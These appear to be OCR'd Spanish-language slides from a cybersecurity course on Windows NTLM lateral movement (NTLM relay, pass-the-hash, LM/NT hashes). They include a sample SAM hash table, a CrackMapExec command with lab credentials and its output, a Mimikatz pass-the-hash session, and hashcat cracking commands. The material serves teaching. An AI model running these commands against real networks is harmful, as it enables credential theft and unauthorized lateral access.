THE BRIDGE


CYBER SECURITY

Movimientos Laterales NTLM

Windows: NTLM relay


https://en.hackndo.com/ntlm-relay/

Windows: NTLM relay



https://en.hackndo.com/ntlm-relay/

Windows: NTLM relay




SAM DATABASE	
USER	**HASHED PASSWORD**
Administrateur	0cb6948805f797bf2a82807973b89537
Guest	31d6cfe0d16ae931b73c59d7e0c089c0
pixis	c4e3e1ed50f307f46ff77d2a68472da4

3

https://en.hackndo.com/pass-the-hash/

Windows: NTLM relay



https://en.hackndo.com/pass-the-hash/

Windows: Crackmapexec

```
~ » sudo crackmapexec smb 10.100.0.1 10.100.10.1 10.100.10.2 -d lion.king -u simba -p Imtheking\! --loggedon-users
SMB         10.100.0.1      445    LKDC01           [*] Windows Server 2016 Datacenter Evaluation 14393 x64 (name:LKDC01)
SMB         10.100.10.1     445    LKAPP01          [*] Windows Server 2016 Datacenter Evaluation 14393 x64 (name:LKAPP01)
SMB         10.100.10.2     445    LKAPP02          [*] Windows Server 2016 Datacenter Evaluation 14393 x64 (name:LKAPP02)
SMB         10.100.0.1      445    LKDC01           [+] lion.king\simba:Imtheking! (Pwn3d!)
SMB         10.100.0.1      445    LKDC01           [+] Enumerated loggedon users
SMB         10.100.0.1      445    LKDC01           LIONKING\Administrator             logon_server: LKDC01
SMB         10.100.0.1      445    LKDC01           LIONKING\LKDC01$
SMB         10.100.0.1      445    LKDC01           LIONKING\LKDC01$
SMB         10.100.0.1      445    LKDC01           LIONKING\LKDC01$
SMB         10.100.10.1     445    LKAPP01          [+] lion.king\simba:Imtheking! (Pwn3d!)
SMB         10.100.10.1     445    LKAPP01          [+] Enumerated loggedon users
SMB         10.100.10.1     445    LKAPP01          LIONKING\zazu                      logon_server: LKDC01
SMB         10.100.10.1     445    LKAPP01          LIONKING\pumbaa                    logon_server: LKDC01
SMB         10.100.10.1     445    LKAPP01          LIONKING\LKAPP01$
SMB         10.100.10.1     445    LKAPP01          LIONKING\LKAPP01$
SMB         10.100.10.1     445    LKAPP01          LIONKING\simba                     logon_server: LKDC01
SMB         10.100.10.1     445    LKAPP01          LIONKING\simba                     logon_server: LKDC01
SMB         10.100.10.1     445    LKAPP01          LIONKING\LKAPP01$
SMB         10.100.10.1     445    LKAPP01          LIONKING\LKAPP01$
SMB         10.100.10.1     445    LKAPP01          LIONKING\LKAPP01$
SMB         10.100.10.1     445    LKAPP01          LIONKING\LKAPP01$
SMB         10.100.10.1     445    LKAPP01          LIONKING\LKAPP01$
SMB         10.100.10.2     445    LKAPP02          [+] lion.king\simba:Imtheking! (Pwn3d!)
SMB         10.100.10.2     445    LKAPP02          [+] Enumerated loggedon users
SMB         10.100.10.2     445    LKAPP02          LIONKING\skar                      logon_server: LKDC01
SMB         10.100.10.2     445    LKAPP02          LIONKING\LKAPP02$
SMB         10.100.10.2     445    LKAPP02          LIONKING\LKAPP02$
SMB         10.100.10.2     445    LKAPP02          LIONKING\timon                     logon_server: LKDC01
SMB         10.100.10.2     445    LKAPP02          LIONKING\LKAPP02$
SMB         10.100.10.2     445    LKAPP02          LIONKING\LKAPP02$
SMB         10.100.10.2     445    LKAPP02          LIONKING\LKAPP02$
```

https://en.hackndo.com/pass-the-hash/

Windows: Mimikatz


```
PS C:\Mimikatz\mimikatz_trunk\x64> .\mimikatz.exe

  .#####.   mimikatz 2.1 (x64) built on Mar  5 2017 22:41:35
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:jeff /domain:jefflab.com /ntlm:d4dad8b9f8ccb87f6d6d02d7388157ea
user    : jeff
domain  : jefflab.com
program : cmd.exe
impers. : no
NTLM    : d4dad8b9f8ccb87f6d6d02d7388157ea
  |  PID  4240
  |  TID  5608
  |  LSA Process is now R/W
  |  LUID 0 ; 12663024 (00000000:00c138f0)
  \_ msv1_0   - data copy @ 00000250B30F9B80 : OK !
  \_ kerberos - data copy @ 00000250B316B778
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK

mimikatz # _
```

https://en.hackndo.com/pass-the-hash/

Windows: Hash LM

LM Hash: Versión obsoleta y con muchas limitaciones.

- 14 Carácteres
- Mayusculas en el momento del cálculo del hash
- Se dividen en bloques de 7



Cracking: hashcat -m 3000 -a 3 hash.txt


https://asecuritysite.com/encryption/lmhash?sortby=hashme

Windows: Hash NT

NT Hash: Versión actual.

- 127 caracteres
- Hash MD4 de la contraseña
- Crackeable con ataques de diccionario

Cracking: hashcat -m 1000 -a 3 hash.txt



https://asecuritysite.com/encryption/lmhash?sortby=hashme


THE
BRIDGE